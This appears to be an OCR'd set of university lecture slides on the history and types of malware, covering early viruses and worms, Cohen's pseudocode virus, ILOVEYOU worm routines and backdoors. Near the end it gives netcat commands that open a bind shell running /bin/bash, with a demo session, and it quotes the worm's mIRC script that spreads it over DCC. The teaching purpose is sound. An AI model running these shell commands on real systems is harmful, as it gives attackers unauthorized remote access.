Malicious Programs A brief history


André Grégio

Motivation [I]


Current Hard Problems in INFOSEC Research. DHS Report, Nov/2009, Issue 7 of 11: Combatting Malware and Botnets, p.43.

"A/V and IDS/IPS approaches are becoming less effective because malware is becoming increasingly sophisticated (...) Malware polymorphism is outpacing signature generation and distribution in A/V and IDS/IPS."

The cost of a data breach. IBM Systems Magazine, Sep-Oct/2011, pp.14—15. "The biggest culprits: Trojan botnet activity..."



Motivation [II]



TYPE	DESCRIPTION
Virus	• Needs a host to infect; spread through medias (e.g., USB). • Requires human activation (execution of infected program). • Attached to files, documents, games, etc.
Worm	• Standalone programs (no need of host). • Spread autonomously. • Search for vulnerable systems across the network.
Trojan	• Deceives users to execute them. • Disguise as legitimate/benign programs. • May spy, capture keystrokes and steal data from the victim.
Bot	• Connects to a master (command & control server, a.k.a C&C). • Receives orders from this master, usually through IRC, HTTP or P2P. • Used to perform distributed denial of service attacks.
And much more…	

Motivation [III]

Modern malware is not tied to those classes:

- Complexity leap
  - Infection, spreading, anti-detection.
- Multi-purpose targets
  - Operating system, firmware and applications.
- Exhibit multiple behaviors
  - May be in several classes at the same time.
- Easy to deploy
  - Thousands of variants produced daily.

Malicious Code [I]

Definition

Malware is a set of instructions that run on your computer and make your system do something that an attacker wants it to do.[a]

[a] Ed Skoudis. Malware: Fighting Malicious Code. Prentice Hall. 2004.

Malicious Code [II]


More specific definition

Computer Infection or Malware[a] is any simple or self-reproducing program which:

- has offensive features and/or purposes,
- installs itself without the users' awareness and consent,
- aims to affect the confidentiality, integrity and the availability of the system,
- is able to wrongly incriminate the system's owner/user in the realization of a crime or an offense (either in the digital or real world).

[a] Eric Filiol. Viruses and Malware. Handbook of Information and Communication Security 2010.


Timeline [I]


Self-replicant automata John von Neumann (1949)
1st worm "Creeper" Bob Thomas (1971)
Defined "worm" Shoch & Hupp (1982)
Defined "virus" Fred Cohen (1983)
"Internet Worm" Robert Morris Jr. (1988)
Formally defined viruses/Trojan horses Leonard Adleman (1990)
"Concept" Macro virus (1995)
"StrangeBrew"-Java "Back Orifice" (1998)
"Melissa" David Smith (1999)
"ILOVEYOU" Michael Buen (2000)
"Code Red", "Nimda", "Sdbot", "Blaster", "Slammer" (2001 - 2003)
"War of the worms" Bagle, MyDoom, Netsky (2004)
"Storm", "ZeuS", "Torpig", "Mebroot", "Koobface", "Conficker" (2007 - 2008)
"Stuxnet", "DuQu" (2010 - 2011)
"Flame" (2012)
1950
1960
1970
1980
1990
2000
2010
2020

John von Neumann/Stanislaw Ulam

- von Neumann's Automata: would it be possible for a machine to reproduce itself?
  1. Make an exact copy of its blueprint (DNA);
  2. Use it as instructions for making a copy of the automaton (self-replication).
- Ulam suggested an idealized space of cells that could hold finite state-numbers representing different sorts of parts.

Neumann.



Stan.

Bob Thomas

- 1971@BBN: Created *Creeper*, an experimental self-replicating program to demonstrate a mobile application.
- Creeper infected DEC PDP-10 computers using the ARPANET.
- After copying itself to the target, it displayed a message: "*I'm the creeper, catch me if you can!*"
- Ray Tomlinson created the Reaper to delete it.
  - Tomlinson implemented the first email system able to send messagens between users on different hosts connected to the ARPANET.

Bob.

Ray.

Shoch and Hupp

- John Shoch and Jon Hupp, researchers @ Xerox PARC, 1978:
  - 1^{st} implementation of a worm.
  - Finds idle processors on the network to assign them tasks.
  - Motivation: to share the processing load and improve CPU cycle use efficiency across a network.
  - Self-limited, no spreading farther than intended ⇒ Experiment ran out of control!
- "The Worm Programs - Early Experience with a Distributed Computation", Communications of the ACM, Volume 25, Number 3, March 1982, pp. 172-180.

Shoch.

Richard Skrenta

- 1982@High School: wrote the Elk Cloner virus:
  - infected Apple II computers;
  - 1^{st} PC virus to appear "in the wild";
  - spread via floppy disk;
  - activated on its $50^{t}h$ use, displaying a short poem!
- Infected system disk (for Apple II DOS) inserted
  ⇒ Machine booted, virus loaded ⇒
  ⇒ Resident virus watches for disk insertion ⇒
  ⇒ Virus infects disk placed in the floppy drive ⇒
  ⇒ New disk ready to infect another system!

Elk Cloner (1982)

Elk Cloner: The program with a personality


It will get on all your disks
It will infiltrate your chips
Yes it's Cloner!

It will stick to you like glue
It will modify ram too
Send in the Cloner!

Frederick B. Cohen

- 1983: 1^st virus conceived as an experiment @ a weekly seminar on CS.
- 1984: 1^{st} paper to call a self-reproducing program a "virus".
- The term "virus" was coined by Leonard Adleman, Cohen's mentor.
- *"No infection can exist that cannot be detected, and no detection mechanism can exist that can't be infected."*
- 1987: demonstrated that there is no algorithm that can perfectly detect all possible viruses.

Fred.



Len.

Alvi Brothers

- Basit and Amjad Farooq Alvi @Pakistan.
- 1986: Created *Brain*, the 1st MS-DOS virus.
  - Replaced the boot sector of floppy formatted with FAT
    Real boot sector moved to another sector and marked as bad.
  - Avoided infecting HDs.
  - Did not destroy data.
  - Slowed the infected floppy disk's speed.
  - Motivation: to track illicit copies of the brothers' heart monitoring program.

Brain

Welcome to the Dungeon © 1986 Brain & Amjads (pvt). BRAIN COMPUTER SERVICES 730 NIZAM BLOCK ALLAMA IQBAL TOWN LAHORE-PAKISTAN PHONE: 430791,443248,280530. Beware of this VIRUS.... Contact us for vaccination...


Read and watch:

- http://mentalfloss.com/article/12462/going-viral-how-two-pakistani-brothers-created-first-pc-virus
- http://campaigns.f-secure.com/brain/
  - https://www.youtube.com/watch?v=lnedOWfPKT0

Robert T. Morris

- 1988: relesead *The Internet worm* on 1988 @ Harvard.
- Reportedly wanted to “measure” the Internet.
- Caused massive disruption (≈60% of computers crashed).
- 1989: 1st person to be indicted under the Computer Fraud and Abuse Act of 1986.
- Now, a Tenured Professor @ MIT...
- Curiosity: son of Robert Morris, a NSA chief scientist (cryptographer).

Morris, Jr.




Morris, Sr.

David L. Smith

- 1999: Melissa launched in the wild:
  - macro-virus, propagated through e-mail attachments,
  - user needed to open an infected Word document,
  - Word97 or 2000 with macros enabled ⇒ Normal.dot template infected!
  - infected system must have MS Outlook installed to allow propagation.
  - check for Registry

    `HKEY_Current_User\Software\Microsoft\Office\Melissa...`
- Sentenced to 10 yr., served 20 mo + 5K fine.




Michael Buen/Onel de Guzman

- Students @ AMA Computer College, Phillipines.
- 2000: The Love Bug released:
  - reproduce itself and infect MS-Word documents,
  - spread through e-mail as attachment,
  - ILOVEYOU script ⇒ MS-VBS, ran in MS-Outlook, enabled by default,
  - Change Registry to *persist* (automatic startup on system boot).
- **Rumors**: both friends were after a woman, Mme. Bautista;
  Buen got jealous, broke into Mme. Bautista's HotMail account;
  Sent an infected e-mail from Bautista to de Guzman.
  Subject: 'I LOVE YOU' ⇒ **worm unleashed!**

Michael.

Onel.

Types of Malware [I]



Definition (biology)

"A virus is a small infectious agent that **replicates only inside** *the living cells* **of other organisms**. *Viruses can infect all types of life forms, from animals and plants to bacteria..."*

Cohen's Definition (computer)

"a program that can 'infect' other programs by modifying them to include a possibly evolved copy of itself. [...] a virus can spread throughout a computer system or network [...]. Every program that gets infected may also act as a virus and thus the infection grows."

Computer Virus

Loose definition

- A sequence of symbols which, upon interpretation in a given environment, causes other sequences of symbols in that environment to be modified so as to contain (possibly evolved) viruses.
- Programs ⇒ sequences of symbols;
- Computer systems ⇒ environments;
- Viruses ⇒ programs that may attach themselves to other programs and cause them to become viruses.

Source: Computer Viruses. Fred Cohen. Ph.D. thesis, 1986.
`http://all.net/books/Dissertation.pdf`

Computer Virus Example [I]

A simple virus, by Fred Cohen.

```
program virus:=
{1234567;

subroutine infect-executable:=
 {loop:file = get-random-executable-file;
 if first-line-of-file = 1234567 then goto loop;
 prepend virus to file;
 }

subroutine do-damage:=
 {whatever damage is to be done}

subroutine trigger-pulled:=
 {return true if some condition holds}

main-program:=
 {infect-executable;
 if trigger-pulled then do-damage;
 goto next;}

next:}
```

Computer Virus Example [II]

Features

- The simple virus (previous example) searches for an uninfected executable file:
  - it looks for executables without the “1234567” in the beginning,
  - if it finds the **signature**, it prepends itself, infecting the executable.
- Viruses do not need to be evil ⇒ very fine line...
  - E.g., a program that finds an uninfected executable, compresses it, and prepends to the compressed file forming an infected file.
  - Next slide example.

Computer Virus Example [III]

Benevolent computer virus, invented by Fred Cohen.


```
program compression-virus:=
{01234567;

  subroutine infect-executable:=
  {loop:file = get-random-executable-file;
    if first-line-of-file = 01234567 then goto loop;
    compress file;
    prepend compression-virus to file;
  }

  main-program:=
  {if ask-permission then infect-executable;
    uncompress the-rest-of-this-file into tmpfile;
    run tmpfile;}
}
```

Types of Malware [II]

Worms

- Spreads across a network:
  - search for vulnerable systems.
- Self-replicates.
- Infected users may experience slowness.
- Automated: usually, no human interaction.

Worm's anatomy



Computer Worm Example - Love Letter [I]

infectfiles() - http://radsoft.net/news/roundups/luv/luv_src.shtml

This routine takes a folder argument and then walks through all files found in that folder. It gets the extension of each file and makes a lower case copy of the extension (vbs, js, jpg, mp3).

1. Opens the file for writing and copies itself to it.
2. Closes the file. Deletes original or set it as ‘‘hidden’’.
3. Checks if the current file name is ’mirc32.exe’, ’mlink32.exe’, ’mirc.ini’, ’script.ini’, or ’mirc.hlp’.
4. Creates/Overwrites ’script.ini’ and close the file.

```
[script]
;mIRC Script
;  Please dont edit this script... mIRC will corrupt, if mIRC will
    corrupt... WINDOWS will affect and will not run correctly. thanks
;
;Khaled Mardam-Bey
;http://www.mirc.com
;
n0=on 1:JOIN:#:{
n1=  /if ( $nick == $me ) { halt }
n2=  /.dcc send $nick <system directory>\LOVE-LETTER-FOR-YOU.HTM
n3=}
```

Computer Worm Example - Love Letter [II]

spreadtoemail() - http://radsoft.net/news/roundups/luv/luv_src.shtml

```
This routine runs through the MAPI namespace looking for address
lists. It also accesses the Windows Address Book Registry key at:
  HKCU\Software\Microsoft\WAB
For each address list entry found it:
1. Creates a new message destined for the Outbox.
2. Adds the address found to the message.
3. Sets the subject line to 'ILOVEYOU'.
4. Sets the body of the message to:
'[CRLF]kindly check the attached LOVELETTER coming from me.'
5. Adds the attachment LOVE-LETTER-FOR-YOU.TXT.vbs
   already copied to the system directory.
6. Sends the message.
7. Makes a note at HKCU\Software\Microsoft\WAB that the message
   has been sent.
8. Finally, it stores the address count at the same Registry key.
```

Virus or Worm?

Spafford about the Internet Worm

“*A* **worm** *is a program that can* **run by itself** *and can* **propagate a fully working version of itself to other machines**. *It is derived from the word* **tapeworm**, *a parasitic organism that lives inside a host and saps its resources to maintain itself. A* **virus** *is a piece of code that* **adds itself to other programs**, *including operating systems. It* **cannot run independently**—*it requires that its “host” program be run to activate it. As such, it has a clear analog to biological viruses - those viruses are not considered alive in the usual sense; instead, they invade host cells and corrupt them, causing them to produce new viruses. The program that was loosed on the Internet was clearly a worm.*”

Text source: Eugene H. Spafford. The Internet Worm Program: An Analysis. Technical Report CSD- TR-823, Department of Computer Sciences, Purdue University, West Lafayette, Indiana, November 1988.

Virus/Worms - References

Sci-Fi books

- 1972, David Gerrold: When HARLIE was one.
  - An A.I. engine that learns to dial another computer and infects it, reprogramming the machine to dial random phone numbers.
  - Introduced the concept of computer virus...
- 1975, John Brunner: The Shockware Rider.
  - A hacker programs tapeworm-based code to dismantle networks, affect databases etc.
  - Coins the term “worm” to describe a self-propagating program.
- 1997, Thomas J. Ryan: The adolescence of P-1.
  - A hacker creates an A.I. (P-1) that takes over other computers to survive and seek out its creator.

Types of Malware [III]

Trojans

- Disguises itself as a legitimate/useful program:
  - masks its real, hidden, malicious purpose.
  - pretends to be a picture, document, e-mail, executable file etc.
- May be a repackaged/compromised legitimate application.
- Lures the user to run it, either by fear or curiosity.


Types of Malware [IV]

Keylogger

- Captures keystrokes (modern ones capture mouse clicking images).
- Collects sensitive information: password, PINs, personal data/credentials, documents, credit card numbers etc.
  - Attackers may use it to perform identity theft.
- May remain unnoticed on the compromised system.

Types of Malware [V]

Bot[client] or Zombie



- Waits for commands from a master:
  - launches attacks against third-parties,
  - instructions are given via IRC/IM chats, HTTP methods, P2P etc.
- Usually employed in DDoS attacks.
- Sold in underground markets.
- Distributed processing (e.g. bitcoins mining).

Types of Malware [VI]

Rootkit

- Set of hacker tools used after an attacker has broken into a system and gained root access:
  - may perform privilege escalation.
- *User-mode*: replaces/modifies system tools or programs.
- *Kernel-level*: changes the kernel's behavior, hiding objects and implementing stealth capabilities.

Types of Malware [VII]

Backdoor

- Allows attackers to bypass normal security controls.
- Aims to provide “hidden” access to an attacker or application.
- May be a command or combination of keys to access a feature in a sofware.

Backdoors

Types of access

- *Local escalation of privilege*: change level to root/admin.
- *Remote execution of individual commands*: send one command, the BD runs it and returns the output to the attacker.
- *Remote command-line access*: remote, fully-powered shell.
- *Remote control of the GUI*: mouse movements, keystrokes, watch victim's actions through the network.

The Networking Swiss Army Knife

netcat

- Make connections between programs and the network.
- Connects STDIN/STDOUT to any TCP/UDP port.
- Listen mode waits for network data:
  - `nc -l -p 1337 -e /bin/bash`
- Client mode initiates a connection accross the network:
  - `nc <BACKDOOR_IP> 1337`

Netcat Example

Victim side

```
netcat -l -p 12345 -e /bin/bash
```

Attacker

```
nc 0.0.0.0 12345
nc: using stream socket
w
11:08:17 up XX days, 11:00, 2 users, load average: 0.03, 0.05, 0.05
USER TTY LOGIN@ IDLE JCPU PCPU WHAT
gregio pts/3 11:04 17.00s 0.04s 0.01s w
gregio pts/4 11:07 1.00s 0.02s 0.00s nc 0.0.0.0 12345
```